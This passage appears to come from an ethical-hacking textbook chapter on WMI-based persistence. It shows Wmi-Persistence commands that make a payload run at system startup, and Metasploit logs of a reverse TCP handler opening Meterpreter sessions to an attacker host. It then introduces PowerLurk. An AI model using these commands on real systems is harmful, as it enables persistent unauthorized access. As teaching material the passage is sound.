
Figure 6.199: Screenshot showing the Metasploit Meterpreter session

- **Using Wmi-Persistence**

  Attackers also use **`Wmi-Persistence`**, a PowerShell script, to perform WMI event subscriptions and acquire persistence. It triggers various actions such as Startup, Logon, Interval, and Timed and allows attackers execute various functions such as the installation, review, and removal of the WMI events.

  Execute the following command to run a malicious payload on the compromised system to maintain persistence:

  ```
  Install-Persistence -Trigger Startup -Payload
  "c:\windows\system32\ethicalhacker.exe"
  ```




msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploaded   : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploading  : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
[*] uploaded   : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N]  y
meterpreter >
```

Figure 6.200: Screenshot of PowerShell showing Wmi-Persistence

The above command includes a trigger **`Startup`** that executes the specified payload within 5 min after system reboot and establishes a Meterpreter secession with the attacker.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
z*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*ar
asan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*


       =[ metasploit v6.1.9-dev                           ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49709) at 2022-04-07 09:30:26 -0400

meterpreter >
```

Figure 6.201: Screenshot of the Metasploit Meterpreter session

- **Using PowerLurk**

  Source: *https://github.com*

  PowerLurk is a PowerShell toolset for building malicious WMI event subscriptions. The goal of PowerLurk is to make WMI events easier to trigger during a penetration test or red-team engagement. Attackers use PowerLurk to create malicious WMI event subscriptions and execute arbitrary payloads on every Windows logon. This script can trigger the events such as InsertUSB, UserLogon, Timed, Interval, and ProcessStart.

  Run the following command to import the PowerLurk script to a local instance:

